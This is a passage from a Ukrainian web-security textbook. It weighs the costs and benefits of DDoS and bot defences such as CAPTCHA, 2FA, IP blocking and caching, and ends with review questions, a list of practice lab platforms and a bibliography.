Якими ресурсами вони можуть володіти? Держави, великі корпорації або багаті злочинні угруповання можуть володіти значними бюджетами для найму кіберзлочинців, придбання ботнетів або розробки складних інструментів для атак. Дрібні хактивісти або кримінальні групи можуть обмежуватися дешевими або безкоштовними інструментами, що надаються в даркнеті. Державні актори можуть мати доступ до спеціалізованих технічних ресурсів, таких як великі ботнети або інфраструктура для DDoS-атак на основі розподілених мереж. Злочинні групи можуть орендувати ботнети в даркнеті, часто вони складаються з тисяч зламаних пристроїв (IoT-пристрої, комп'ютери, сервери). Уряди та великі корпорації мають висококваліфікованих кіберфахівців, які можуть створювати складні та продумані атаки. Натомість у хактивістів або менш досвідчених зловмисників рівень знань може бути нижчим, і вони покладаються на готові до використання програмні рішення.

В даному випадку входить у дію гонка ресурсів та бюджетів. Як же формувати стратегію протидії?

З огляду на те, що ресурси противників можуть значно перевищувати ваші, важливо використовувати асиметричні стратегії протидії для збереження бюджету. У разі атаки перенаправлення трафіку через хмарні сервіси з багатошаровим захистом, які можуть обробляти великий обсяг запитів, значно підвищує вартість атаки для противника. Часта зміна IP-адрес та місць розміщення серверів ускладнює атакувальникам націлювання на один ресурс. Фільтрування трафіку та встановлення обмежень на кількість запитів з одного джерела значно знижують ефективність атак.


Якщо бюджету не буде вистачати, то потрібно вдаватися до партизанських дій, щоби знизити ефективність протидії до такого мінімуму, що взагалі втрачається сенс цієї дії. Використання менш передбачуваних, нестандартних рішень для хостингу та управління ресурсами. Наприклад, розміщення сервісів на невеликих, захищених платформах з непередбачуваним маршрутом доступу. Розміщення «пасток» через створення фальшивих ресурсів, які відволікатимуть зловмисників, підвищуючи витрати на атаки. Активне використання захисних інструментів з відкритим кодом (безкоштовних рішень) можуть значно підвищити захист з мінімальними витратами.

Основне завдання – знизити ефективність атак і підвищити їх вартість для зловмисників. Відповідні асиметричні заходи повинні робити DDoS-атаки неефективними або занадто дорогими для здійснення. В ідеалі, довести ситуацію до того, що атакувальники просто втрачають мотивацію через нерентабельність своїх дій.

Приклади аналізу методів захисту

Проаналізуємо метод захисту. –

1. **CAPTCHA**. Вона часто буває неефективним проти автоматизованих рішень. Вирішення CAPTCHA вже давно автоматизоване або передається на «капча-ферми», де реальні люди вирішують капчі за невеликі гроші. Вартість вирішення однієї CAPTCHA становить близько 0,1 цента, що робить її мало ефективною проти масових автоматизованих атак або спаму, адже витрати для атакувальників залишаються дуже низькими. Вона може викликати роздратування у користувачів. Особливо це стосується складних графічних або звукових капч, які займають багато часу на вирішення, що може призвести до втрати клієнтів або зниження конверсії на сайті, що, в свою чергу, веде до фінансових збитків для бізнесу. Використання якісних рішень CAPTCHA, особливо з урахуванням персоналізованого або адаптивного підходу, потребує витрат на ліцензії та інтеграцію в систему. Крім того, такі рішення вимагають постійного оновлення для боротьби з новими автоматизованими методами злому.



Джерело[5]

2. **Метод передачі через поле hidden додаткового токена** іноді використовується для захисту форм від автоматизованих атак, таких як спам

або спроби автоматизованих дій на сайті. Він має свої переваги, але також може створювати вразливості. Використання прихованих токенів допомагає захистити форми від автоматизованого втручання. Впровадження цього методу відносно просте та недороге порівняно з іншими захисними механізмами. Генерація та перевірка токенів виконується на серверному рівні, і це не вимагає значних фінансових або технічних ресурсів.

Хоча метод ефективний проти автоматизованих ботів, досвідчений спеціаліст з кібербезпеки може легко виявити приховані поля через інструменти розробника у браузері або інші технічні засоби. Якщо захист полягає лише у прихованих токенах, ручне втручання може обійти цей захист. Зловмисники можуть скопіювати або підробити токен, що дозволить їм відправити форму або здійснити атаку на сервер. У разі успішного злому це може призвести до збитків, особливо якщо атака торкається важливих аспектів системи, таких як фінансові транзакції або конфіденційна інформація.

3. **Метод двофакторної аутентифікації (2FA)** передбачає використання двох рівнів перевірки для підтвердження особи користувача, що значно підвищує безпеку, але також має свої витрати та вплив на зручність користувачів. 2FA значно ускладнює зловмисникам доступ до облікових записів, навіть якщо вони отримали пароль користувача, що особливо важливо для захисту від фішингових атак, крадіжки паролів, або злому через зловмисне ПЗ. Навіть якщо пароль буде викрадено, зловмиснику все одно потрібен буде другий фактор (наприклад, код з SMS, додатка для аутентифікації, біометрія), що робить атаку на систему менш ймовірною. Автоматизовані програми, навіть якщо вони зламують облікові дані, не можуть пройти двофакторну аутентифікацію без доступу до другого фактора (як правило, телефона користувача), що робить 2FA ефективним бар'єром проти багатьох типів атак.

Інтеграція двофакторної аутентифікації до існуючої системи управління контентом (CMS) може бути витратною, особливо якщо потрібно впровадити підтримку багатьох варіантів аутентифікації (SMS, мобільні додатки, токени). Для невеликих або середніх підприємств, що використовують популярні CMS, такі як WordPress або Joomla, інтеграція двофакторної аутентифікації може вимагати витрат на плагіни або розробку кастомних рішень, якщо немає готових модулів або інтеграцій. Додаткові кроки для аутентифікації можуть викликати роздратування у користувачів, особливо якщо вони часто взаємодіють із сайтом, що може призвести до зниження конверсії і втрати клієнтів, особливо якщо 2FA вводиться на етапі покупки або авторизації в критичний момент. Якщо користувач не має доступу до свого другого фактора (наприклад, втрачений телефон або проблеми з мережею), це може унеможливити вхід до облікового запису, що також впливає на клієнтську лояльність. У випадку, коли 2FA здійснюється через SMS-коди, це може бути додатковою витратою для компанії, особливо якщо сайт має велику кількість користувачів. Вартість відправки SMS може зростати залежно від обсягу та кількості транзакцій.

4. **Збільшення ресурсів сервера для протидії DDoS-атакам** є одним із методів боротьби, але він може бути досить витратним і не завжди ефективним у довгостроковій перспективі. Цей метод найчастіше використовується як крайній захід, коли інші механізми вже не дають бажаних результатів. Збільшення кількості обчислювальних потужностей сервера (CPU, RAM), пропускної здатності мережі або використання додаткових серверів може допомогти тимчасово обробляти велику кількість запитів, які приходять

під час DDoS-атаки, що може забезпечити безперервність роботи сайту, навіть коли атакувальники намагаються перевантажити сервер. У критичних ситуаціях збільшення ресурсів може запобігти відключенню сервісу, що важливо для компаній, які залежать від безперервної роботи своїх вебдодатків або сервісів. Це може бути особливо актуально для фінансових установ або електронної комерції, де простої можуть призвести до значних фінансових збитків.

Натомість збільшення ресурсів серверів або перехід на більш потужні рішення, такі як хмарна інфраструктура з автошарингом, є дорогим заходом. Якщо атака триває довго або повторюється регулярно, витрати на підтримку підвищеної продуктивності можуть значно збільшитися. Крім безпосередніх витрат на обчислювальні ресурси, потрібно враховувати витрати на інженерну підтримку і налаштування систем, які оброблятимуть ці ресурси. Збільшення ресурсів не вирішує основної проблеми атаки, а тільки затримує наслідки. Зловмисники можуть збільшувати потужність атак, ускладнюючи ситуацію. Витрати можуть швидко зростати до моменту, коли навіть значне збільшення ресурсів не буде здатне впоратися з атакою. У DDoS-атаках зазвичай використовуються ботнети, які здатні здійснювати атаки з невеликими витратами з боку зловмисників, тоді як збільшення ресурсів серверів для захисту є значно дорожчим для сторони захисту, що створює економічну диспропорцію на користь атакувальників. Використання цього методу доцільно тільки як тимчасовий захід, коли атака вже розпочата, а інші захисні механізми не впоралися, що може дозволити виграти час для розробки або впровадження інших стратегій захисту. Якщо атака триває короткий час або має обмежений вплив, збільшення ресурсів може швидко вирішити проблему, але воно не повинно стати основною стратегією у довгостроковій перспективі. Збільшення ресурсів серверів при DDoS-атаках – це витратний і тимчасовий метод, який варто використовувати лише тоді, коли інші стратегії вже не діють. Для ефективнішої протидії варто впроваджувати асиметричні методи.

5. **Блокування ботнетів за IP-адресами** є одним із поширених методів протидії DDoS-атакам, який дозволяє суттєво знизити навантаження на сервер. Цей метод заснований на ідентифікації шкідливих IP-адрес і їх блокуванні до того, як вони зможуть завдати шкоди. Блокування IP-адрес, що використовуються ботнетами, може істотно знизити обсяг трафіку, який надходить на сервер, що дозволяє зменшити навантаження на інфраструктуру і зберегти функціонування сайту. У випадку успішної ідентифікації шкідливого трафіку можна блокувати великі діапазони IP-адрес, пов'язаних із ботнетами, що суттєво послаблює атаку. У порівнянні з масштабними інвестиціями у збільшення серверних ресурсів, блокування ботнетів за IP є більш економічним рішенням. Використання баз даних відомих ботнетів та шкідливих IP-адрес дозволяє автоматизувати процес блокування і значно знизити навантаження на сервер. Цей метод також може інтегруватися з іншими інструментами безпеки, такими як WAF, що підвищує ефективність захисту.

Натомість для блокування ботнетів за IP необхідно мати актуальні бази даних з IP-адресами, що використовуються ботами. Постійне оновлення таких баз даних є необхідним для збереження ефективності захисту. Зазвичай, доступ до таких баз надається через платні сервіси або спеціалізовані інструменти кібербезпеки, що додається до загальних витрат на підтримку безпеки. Налаштування автоматичних систем блокування IP-адрес вимагає спеціалістів із кібербезпеки. Вони повинні бути здатні аналізувати трафік,

налаштовувати правила фільтрації, а також інтегрувати ці рішення з іншими механізмами захисту. Ці спеціалісти також повинні постійно моніторити систему, щоб вчасно реагувати на зміни в поведінці трафіку, що може викликати додаткові витрати на їх утримання. Існує ризик того, що деякі легітимні користувачі можуть бути помилково заблоковані через неправильну ідентифікацію їх IP-адрес як шкідливих. Це може траплятися, коли діапазони IP блокуються занадто агресивно або коли ботнети використовують спільні IP-адреси, якими також користуються реальні клієнти. Втрати клієнтів через помилкове блокування або зламані облікові записи (коли користувачі не можуть отримати доступ до своїх акаунтів через блокування їх IP) можуть призвести до фінансових збитків і погіршення репутації. Ботнети часто використовують динамічні або підроблені IP-адреси, що ускладнює процес блокування. Атакувальники можуть швидко змінювати IP, роблячи блокування менш ефективним і змушуючи захисні системи постійно адаптуватися. Таким чином блокування ботнетів за IP є ефективним і економічним способом зменшення потужності DDoS-атак, але вимагає постійного оновлення баз даних і наявності кваліфікованих спеціалістів для його впровадження та підтримки. Помилки в блокуванні можуть призвести до втрати клієнтів і зниження ефективності.

6. **Кешування** є одним із методів, які можуть допомогти зменшити вплив DDoS-атак, зберігаючи копії вебконтенту та зменшуючи навантаження на сервери, що дозволяє обробляти більшу кількість запитів без необхідності постійного доступу до бази даних або генерації контенту в реальному часі. Кешування може значно знизити обсяг трафіку, який досягає сервера, оскільки запити на однаковий контент обробляються з кешу, що дозволяє зберегти ресурси та підтримувати стабільність роботи сайту під час DDoS-атак. Збереження копій статичного контенту (зображення, стилі CSS, скрипти) може зменшити навантаження на сервери, дозволяючи їм краще справлятися з великими обсягами трафіку. Впровадження механізмів кешування може бути менш затратним, ніж збільшення серверних потужностей або використання складних рішень безпеки. Багато рішень кешування є безкоштовними або входять до складу вебсерверів. Кешування може бути реалізовано на рівні серверів (наприклад, використання Nginx) або CDN (мереж доставки контенту), що робить його доступним для багатьох компаній. У разі використання CDN або спеціалізованих рішень для кешування можуть виникнути додаткові витрати на послуги. Наприклад, вартість залежить від обсягу трафіку та використаного простору для зберігання кешованого контенту.

Якщо необхідно масштабувати рішення кешування в умовах великих атак, витрати можуть швидко зрости. Для налаштування та підтримки системи кешування можуть знадобитися додаткові програмні ресурси та спеціалісти. Наприклад, необхідно налаштувати правила кешування, управляти кешем і забезпечувати його актуальність. Це може призвести до зростання витрат на підтримку інфраструктури. Одним із основних недоліків кешування є затримка оновлень. Якщо контент на сайті змінюється, користувачі можуть не отримати актуальну інформацію через кешування, що може вплинути на досвід користувачів і негативно позначитися на репутації сайту. Механізми, які дозволяють автоматично очищати кеш, можуть бути не завжди ефективними або потребують ручного втручання, що також може спричинити затримки. Не всі види контенту можна кешувати. Динамічні запити (такі як форми зворотного зв'язку, процеси авторизації) зазвичай не можуть бути кешовані, оскільки вони вимагають обробки в реальному часі, що означає, що певні

частини сайту можуть залишатися вразливими до атак. Кешування не завжди працює в ситуаціях, коли атака спрямована на специфічні елементи, що потребують взаємодії з сервером (наприклад, API-запити). Кешування може бути менш ефективним проти високоінтенсивних DDoS-атак, де обсяг трафіку перевищує можливості кешування. Якщо ботнет генерує величезний обсяг трафіку, сервер може все одно отримати запити, які перевищують можливості кешування. У разі специфічних атак, націлених на вразливі місця кешування, наприклад, спроби обійти кешовані версії контенту, ефективність кешування може бути знижена. Кешування може бути ефективним і економічним способом зменшення впливу DDoS-атак, але має свої обмеження. Важливо враховувати недоліки кешування, включаючи затримки в оновленнях та потенційні витрати.

При впровадженні методів захисту від атак та інших загроз важливо постійно зважувати їх результативність, вартість та витрати і незручності, які вони можуть спричиняти, що дозволить організації приймати обґрунтовані рішення щодо безпеки, оптимізуючи витрати та підвищуючи ефективність захисту.

Принципи Інвестування у веббезпеку:

1. **Впровадження базового контролю безпеки**. Реалізація базових заходів безпеки, таких як регулярні оновлення ПЗ, брандмауери, антивірусні програми, а також навчання співробітників основам безпеки, є економічно вигідним підходом. Ці дії можуть значно зменшити ризики від загроз, що мають низький або помірний рівень складності. Базові контрольні заходи можуть бути адаптовані до специфіки організації та її активів. Наприклад, впровадження двофакторної аутентифікації для захисту облікових записів може суттєво знизити ймовірність несанкціонованого доступу.
2. **Фокусування інвестицій у безпеку**. Інвестиції у безпеку повинні бути зосереджені на захисті найцінніших активів організації, що може включати критично важливі дані, системи, що забезпечують бізнес-процеси, та інфраструктуру, яка підтримує операційні потреби. Для боротьби з більш складними загрозами, такими як цілеспрямовані атаки або DDoS-атаки, організація повинна розглядати можливість впровадження просунутих рішень, таких як системи виявлення та реагування на вторгнення (IDS/IPS), рішення для захисту від DDoS та моніторинг безпеки в реальному часі.
3. **Прийняття ризиків безпеки**. Організація повинна оцінювати, які системи та дані мають найменший вплив на її місію. Витрати на захист цих активів не повинні перевищувати потенційні збитки від можливих атак. Для складних атак важливо прийняти обґрунтовані ризики безпеки та не витрачати ресурси на захист тих активів, захист яких не забезпечить значного зниження ризику для організації. Наприклад, можуть бути менше пріоритетними системи, що не містять критично важливої інформації.

Інвестування в веббезпеку повинно ґрунтуватися на принципах економічної доцільності, фокусування на важливих активах і обґрунтованого прийняття ризиків. Організаціям важливо регулярно переглядати свої стратегії безпеки та адаптувати їх до змінюваних загроз і умов, щоб забезпечити максимальну ефективність інвестицій у безпеку.

Контрольні запитання

1. Які основні мотиви можуть керувати зловмисниками при здійсненні кібератак?
2. Що таке хактивізм, і як він пов’язаний з ідеологічними мотивами?

3. У яких випадках зловмисники можуть вдаватися до саботажу, і з якою метою?
4. Яку роль спам відіграє в економічних мотивах зловмисників?
5. Для чого зловмисники зламують облікові записи користувачів, і які вигоди вони можуть отримати?
6. Як шкідливе ПЗ допомагає зловмисникам у досягненні економічних цілей?
7. Що означає результативність (effectiveness) і як вона вимірюється?
8. Як визначається ефективність (efficiency)?
9. Яка формула використовується для розрахунку рентабельності інвестицій (ROI)?
10. Які основні показники використовуються для вимірювання ефективності кібератак?
11. Як оцінюється ефективність заходів кіберзахисту?
12. Які критерії можна використовувати для вимірювання результативності заходів кіберзахисту?
13. Чим відрізняються поняття результативності та ефективності в контексті кіберзахисту та кібератак?
14. Чому аналіз цілей, міркувань і рівня оснащення порушників важливий для кіберзахисту?
15. Які рівні оснащення можуть мати порушники, і чим відрізняється фінансування APT-груп від аматорських хакерів?
16. Чим відрізняються «Script kiddies» від професійних хакерів за рівнем знань?
17. Які типи послуг включає поняття «накрутки»?
18. Яке хакерське ПЗ продається на сірих ринках?
19. Яку роль відіграють ботнети у кібератаках?
20. Що таке приховані дірки (backdoors) на сайтах?
21. Чому спам вважається економічно вигідним методом для шахраїв?
22. Які витрати можуть зазнати спамери при обході систем захисту?
23. Які групи можуть бути зацікавлені у проведенні DDoS-атак, і з якими мотивами?
24. Які ресурси можуть бути доступні для організації DDoS-атак?
25. Як рівень знань учасників DDoS-атак впливає на їх ефективність?
26. Які асиметричні стратегії можуть використовуватися для протидії DDoS-атакам при обмеженому бюджеті?
27. Які основні недоліки використання CAPTCHA?
28. Як автоматизація вирішення CAPTCHA впливає на її ефективність?
29. Які можуть бути фінансові наслідки для бізнесу від використання складних CAPTCHA?
30. Які витрати можуть виникати при інтеграції 2FA у системи управління контентом (CMS)?
31. Які проблеми можуть виникнути у користувачів при використанні 2FA?
32. Чому збільшення ресурсів сервера може бути витратним у довгостроковій перспективі?
33. Які альтернативні стратегії варто розглядати для ефективнішої протидії DDoS-атакам?
34. Які переваги має блокування IP-адрес у боротьбі з DDoS-атаками?
35. Як можуть вплинути помилки в блокуванні IP-адрес на репутацію компанії?
36. Які недоліки пов'язані з кешуванням, і як вони можуть вплинути на користувацький досвід?

37. Як організаціям знайти баланс між витратами на захист та ефективністю заходів безпеки?
38. Які фактори слід враховувати при виборі методу захисту від автоматизованих атак?
39. Які базові заходи безпеки повинні впроваджувати організації для зменшення ризиків від загроз?
40. Чому важливо фокусувати інвестиції в безпеку на найцінніших активах організації?
41. Що потрібно робити, якщо витрати на захист активів перевищують потенційні збитки від атак?

ЛАБОРАТОРНІ РОБОТИ

AttackDefense Lab. URL: https://attackdefense.com/
bWAPP. URL: http://www.itsecgames.com/
Cisco: Ethical Hacker.URL: https://www.netacad.com/courses/ethical-hacker
CryptoHack. URL: https://cryptohack.org/
CTFlearn. URL: https://ctflearn.com/
Damn Vulnerable iPhone App. URL: https://github.com/prateek147/DVIA/
DVWA. URL: https://github.com/digininja/DVWA
Hacker101. URL: https://www.hacker101.com/
HackTheBox. URL: https://www.hackthebox.com/
Kontra for OWASP Top 10 for Web. URL: https://application.security/free/owasp-top-10
OverTheWire. URL: https://overthewire.org/wargames/
OWASP Juice Shop. URL: https://owasp.org/www-project-juice-shop/
OWASP WebGoat Project. URL: https://owasp.org/www-project-webgoat/
PentesterLab. URL: https://pentesterlab.com/
picoCTF. URL: https://picoctf.org/
Root Me. URL: https://www.root-me.org/?lang=en
TryHackMe. URL: https://tryhackme.com/
VulnHub. URL: https://www.vulnhub.com/
Web Security Academy: All labs. URL: https://portswigger.net/web-security/all-labs
Grey Hack - гра, симулятор хакерської діяльності. URL: https://store.steampowered.com/app/605230/Grey_Hack/
Hacker Simulator – гра, симулятор хакерської діяльності. URL: https://store.steampowered.com/app/1754840/Hacker_Simulator/

ДЖЕРЕЛА ТА ПОСИЛАННЯ

Aircrack Wireless Tutorials. URL: http://www.aircrackng.org/doku.php?id=tutorial&DokuWiki=1b6b85cc29f360ca173a42b4ce60cc50

Aleks N., Farhi D. Black Hat Bash: Creative Scripting for Hackers and Pentesters, 2024. 344p.

Apache. URL: https://apache.org/

AttackDefense Lab. URL: https://attackdefense.com/

Ball C.J. Hacking APIs, 2022. 368 p.

BSG: Web Application Pentester Training. URL: https://bsg.tech/pentester-training/

Burp Suite documentation. URL: https://portswigger.net/burp/documentation

bWAPP. URL: http://www.itsecgames.com/

Carmicahel T., Swanson S. Digital Utility Belt, 2023. 194p.

CCPA. URL: https://cppa.ca.gov/regulations/consumer_privacy_act.html

Cisco Academy: Ethical Hacker URL: https://www.netacad.com/courses/ethical-hacker

Common Vulnerability Scoring System SIG. URL: https://www.first.org/cvss/

Content Security Policy (CSP) Quick Reference Guide. URL: https://content-security-policy.com/

CryptoHack. URL: https://cryptohack.org/

CTFlearn. URL: https://ctflearn.com/

CVE. URL: https://www.cve.org/

Damn Vulnerable iPhone App. URL: https://github.com/prateek147/DVIA/

D'Anna G., Collier Z.A. Cybersecurity for Entrepreneurs, 2023. 232 p.

Death D. Information Security Handbook, 2023. 370p.

DREAD Threat Modeling. URL: https://threat-modeling.com/dread-threat-modeling/

Drozer. URL: https://www.mwrinfosecurity.com/products/drozer/

DVWA. URL: https://github.com/digininja/DVWA

Exploit Database. URL: http://www.exploit-db.com/

Fernandez-Buglioni E., Security Patterns in Practice, 2013. 584p.

FFuF. URL: https://github.com/ffuf/ffuf

FindMyHash readme. URL: https://github.com/frdmn/findmyhash

GDPR. URL: https://gdpr-text.com/uk/

Google Hacking Database. URL: https://www.exploit-db.com/google-hacking-database

Gophish. URL: https://getgophish.com/

Gray J. Practical Social Engineering. A Primer for the Ethical Hacker, 2022. – 240 p.

Greenbone OpenVAS. URL: https://www.openvas.org/

Grey Hack - гра, симулятор хакерської діяльності. URL: https://store.steampowered.com/app/605230/Grey_Hack/

Gupta R. Hands-on Penetration Testing for Web Applications, 2021. 310p.

Hacker Simulator - гра симулятор хакерської діяльності. URL: https://store.steampowered.com/app/1754840/Hacker_Simulator/

Hacker101. URL: https://www.hacker101.com/

HackTheBox. URL: https://www.hackthebox.com/

Harwood M., Price R. Internet and Web Application Security, 2022. 450p.

HIPAA. URL: https://www.govinfo.gov/content/pkg/CRPT-104hrpt736/pdf/CRPT-104hrpt736.pdf

Hoffman A. Web Application Security Exploitation and Countermeasures for Modern Web Application 2021, 328 p.

Hogg J. Web Service Security: Scenarios, Patterns, and Implementation Guidance for Web Services Enhancements (WSE) 3.0, 2005. 365p.

IEEE Center for Secure Design. URL: https://cybersecurity.ieee.org/center-for-secure-design/

ISO/IEC 27001. URL: https://www.iso.org/standard/27001

ITVDN: Тестування безпеки вебзастосунків. URL: https://itvdn.com/ua/video/web-apps-security-testing

Jain V. Wireshark Fundamentals, 2022. – 257 p.

John the Ripper. URL: http://www.openwall.com/john/

Khawaja G, Kali Linux Penetration Testing Bible, 2021. 512 p.

Kontra for OWASP Top 10 for Web. URL: https://application.security/free/owasp-top-10

LINDDUN Threat Modeling. URL: https://threat-modeling.com/linddun-threat-modeling/

McDonald M. Web Security for Developers: Real Threats, Practical Defense Illustrated Edition, 2020. – 216p.

Meel U. Advanced Penetration Testing with Kali Linux, 2023. 384p.

Metasploit Documentation. URL: https://docs.metasploit.com/

Metasploit Unleashed. URL: https://www.offsec.com/metasploit-unleashed/

Microsoft Secure Development Lifecycle. URL: https://www.microsoft.com/en-us/securityengineering/sdl

Microsoft Threat Modeling Tool. URL: https://learn.microsoft.com/en-us/azure/security/develop/threat-modeling-tool

MITRE CWE. URL: https://cwe.mitre.org/

MITRE CWSS. URL: https://cwe.mitre.org/cwss/cwss_v1.0.1.html

MITRE's Adversarial Tactics, Techniques & Common Knowledge (ATT&CK). URL: https://attack.mitre.org/

Molfar: OSINT інструменти для розвідки на основі відкритих джерел. URL: https://molfar.com/useful-apps

Munroe R. xkcd – A webcomic of romance,sarcasm, math, and language. URL: https://xkcd.com/

Neskey C. Are Your Passwords in the Green? URL: https://www.hivesystems.com/blog/are-your-passwords-in-the-green

NIST Technical Guide to Information Security Testing. URL: http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf

Nmap. URL: http://nmap.org/

Onofri S., Onofri D. Attacking and Exploiting Modern Web Applications, 2023. 338p.

OSINT – розвідка з відкритих джерел та інформаційна безпека. URL: https://prometheus.org.ua/course/course-v1:Prometheus+OSINT101+2024_T3?utm_source=facebook&utm_medium=social&utm_campaign=fb-OSINT-anons&fbclid=IwY2xjawF1jhNleHRuA2FlbQIxMAABHZBfMtQVOczM6CB3KoGDgXURtfo-jODvaz978ecr5y9F8d_KDS2o5oRfPg_aem_AtJmhfw34C6nNRICknD4nw

OSINT Framework. URL: https://osintframework.com/

OverTheWire. URL: https://overthewire.org/wargames/
OWASP Application Security Verification Standard. URL: https://owasp.org/www-project-application-security-verification-standard/
OWASP Authentication Cheat Sheet. URL: https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
OWASP Forgot Password Cheat Sheet. URL: https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet.html
OWASP Foundation. URL: https://owasp.org/
OWASP Juice Shop. URL: https://owasp.org/www-project-juice-shop/
OWASP Mobile Application Security. URL: https://owasp.org/www-project-mobile-app-security/
OWASP SAMM. URL: https://owasp.org/www-project-samm/
OWASP Threat Dragon. URL: https://owasp.org/www-project-threat-dragon/
OWASP Top 10 Proactive Controls. URL: https://top10proactive.owasp.org/
OWASP Top Ten. URL: https://owasp.org/Top10/
OWASP Web Security Testing Guide. URL: https://owasp.org/www-project-web-security-testing-guide/
OWASP WebGoat Project. URL: https://owasp.org/www-project-webgoat/
P.Calderon, Nmap Network Exploration and Security Auditing Cookbook, 2021. 436 p.
PASTA Threat Modeling. URL: https://threat-modeling.com/pasta-threat-modeling/
PCI DSS. URL: https://www.pcisecuritystandards.org/standards/
Peacock A. Creating Software with Modern Diagramming Techniques, 2023. 158 p.
PentesterLab. URL: https://pentesterlab.com/
picoCTF. URL: https://picoctf.org/
Prasad K. New Methods for Detection of DoS and DDoS Attacks, 2023. 366p.
PyLint. URL: https://www.pylint.org/
Radaideh M.A. Software Project Management, 2023. 536 p.
Rahalkar S. Quick Start Guide to Penetration Testing With NMAP, OpenVAS and Metasploit, 2019. 139p.
Rakshit S.K. Ethical Hacker's Penetration Testing Guide, 2022. 472 p.
RedTeam-Tools. Розвідка. URL: https://hackyourmom.com/osvita/%e2%84%962-redteam-tools-rozvidka/
Responder readme. URL: https://github.com/SpiderLabs/Responder/blob/master/README.md
Root Me. URL: https://www.root-me.org/?lang=en
Schumacher M., Fernandez-Buglioni E., Hybertson D. Security Patterns: Integrating Security and Systems Engineering, 2013. 608p.
SeaSponge. URL: https://github.com/mozilla/seasponge
Shimonski R. Security Strategies in Windows Platforms and Applications, 2023. 390 p.
Shodan. URL: https://www.shodan.io/
Singh G.D. Reconnaissance for Ethical Hackers, 2023. 430 p.
Sinha S. Bug Bounty Hunting for Web Security, 2019, 228 p.

Soper R., Torres N.N., Almoailu A. Zed Attack Proxy Cookbook, 2023. 284 p.

Sqlmap user's manual. URL: https://github.com/sqlmapproject/sqlmap/wiki/usage

Steel C. R.Nagappan, R.Lai, Core Security Patterns: Best Practices and Strategies for J2EE, Web Services, and Identity Management, 2005. 1041p.

STRIDE. URL: https://learn.microsoft.com/en-us/previous-versions/commerce-server/ee823878(v=cs.20)?redirectedfrom=MSDN

THC-Hydra readme. URL: https://github.com/vanhauser-thc/thc-hydra/blob/master/README

TheHarvester. URL: https://www.kali.org/tools/theharvester/

ThreatModeler. URL: https://www.threatmodeler.com/

Trike. URL: https://trike.sourceforge.net/tools.shtml

TryHackMe. URL: https://tryhackme.com/

UML для бізнес-моделювання: для чого потрібні діаграми процесів. URL: https://evergreens.com.ua/ua/articles/uml-diagrams.html

VulnHub. URL: https://www.vulnhub.com/

Wappalyzer. URL: https://www.wappalyzer.com/

Wear S. Burp Suite Cookbook - Second Edition, 2023. 450 p.

Web Security Academy. URL: https://portswigger.net/web-security

Web Security Academy: All labs. URL: https://portswigger.net/web-security/all-labs

Wireshark – докладний посібник з початку використання. URL: https://hackyourmom.com/kibervijna/wireshark-dokladnyj-posibnyk-z-pochatku-vykorystannya/

Wireshark Documentation. URL: https://www.wireshark.org/docs/

WPScan User Documentation. URL: https://github.com/wpscanteam/wpscan/wiki/WPScan-User-Documentation

Zalewski M. Browser Security Handbook. URL: https://code.google.com/archive/p/browsersec/wikis/Main.wiki

Zed Attack Proxy (ZAP) . URL: https://www.zaproxy.org/

Zeldovich N. Computer Systems Security. URL: https://css.csail.mit.edu/6.858/2020/

Авраменко А.С., Авраменко В.С., Косенюк Г.В. Тестування програмного забезпечення. Навч. посібник. Черкаси: ЧНУ, 2017. 284 с.

Безпека by design. URL: https://hackyourmom.com/osvita/bezpeka-by-design-chastyna-1-rol-proektuvannya-u-bezpeczi/

Блозва А.І., Матус Ю.В., Касаткін Д.Ю. Комп'ютерні мережі. К.: Компрінт, 2019. 483с.

Босько В.В., Константинова Л.В., Марченко К.М. Web-програмування. Частина 1 (frontend). Кропивницький: ЦНТУ, 2022. 210 с.

Гаркуша І.М. Конспект лекцій з дисципліни «Проектування інформаційних систем» для студентів галузі знань 12 «Інформаційні технології» спеціальності 126 «Інформаційні системи та технології». Дніпро: НТУ «ДП», 2020. 75 с.

Головня О. С. Основи операційних систем: Навч. посібник. Житомир: «Житомирська політехніка», 2023. 126 с.

Городецька О.С., Гикавий В.А., Онищук О.В. Комп'ютерні мережі: Навч. посібник. Вінниця: ВНТУ, 2017. 129 с.

Гребенюк А.М. Основи управління інформаційною безпекою: Навч. посібник. Дніпро: ДДУВС, 2020. 144 с.

Довідник з рішень кібербезпеки. URL: https://www.h-x.technology/ua/security-solutions-full-review-ua

Єфіменко А.А. Основи побудови локальних комп'ютерних мереж Ethernet на базі керованих комутаторів компанії Cisco: Навч. посібник. Житомир: «Житомирська політехніка», 2021. 116 с.

Живило Є.О. Тестування на проникнення: Навч. посібник. Ч.1. Полтава: ПНТУ, 2024. 134 с.

Живило Є.О. Тестування на проникнення: Навч. посібник. Ч.2. Полтава: ПНТУ, 2024. 239 с.

Каграманова Ю. Як будувати UML-діаграми. Розбираємо три найпопулярніші варіанти. URL: https://dou.ua/forums/topic/40575/

Менн Дж. Культ мертвої корови: як оригінальна хакерська супергрупа могла би врятувати світ, 2022. 240 с.

Методичний посібник з кібербезпеки для військових та держслужбовців. URL: https://sprotyvg7.com.ua/lesson/metodichnij-posibnik-z-kiberbezpeki-dlya-vijskovix-ta-derzhsluzhbovciv

Мосіюк О.О. Web-технології. Житомир: ЖДУ ім.І.Франка, 2020. 54 с.

Мосіюк О.О. Федорчук А.Л. Операційні системи та системне програмування: Навчально-методичний посібник. Житомир: ЖДУ ім.І.Франка, 2022. 76 с.

Олешко Т.І., Касьянова Н.В., Смерічевський С.Ф. та ін. Цифрова економіка: підручник. К.: НАУ, 2022. 200 с.

Опановуємо Burp Suite, незамінний інструмент для пентестерів. URL: https://hackyourmom.com/osvita/opanovuyemo-burp-suite-nezaminnyj-instrument-dlya-pentesteriv/

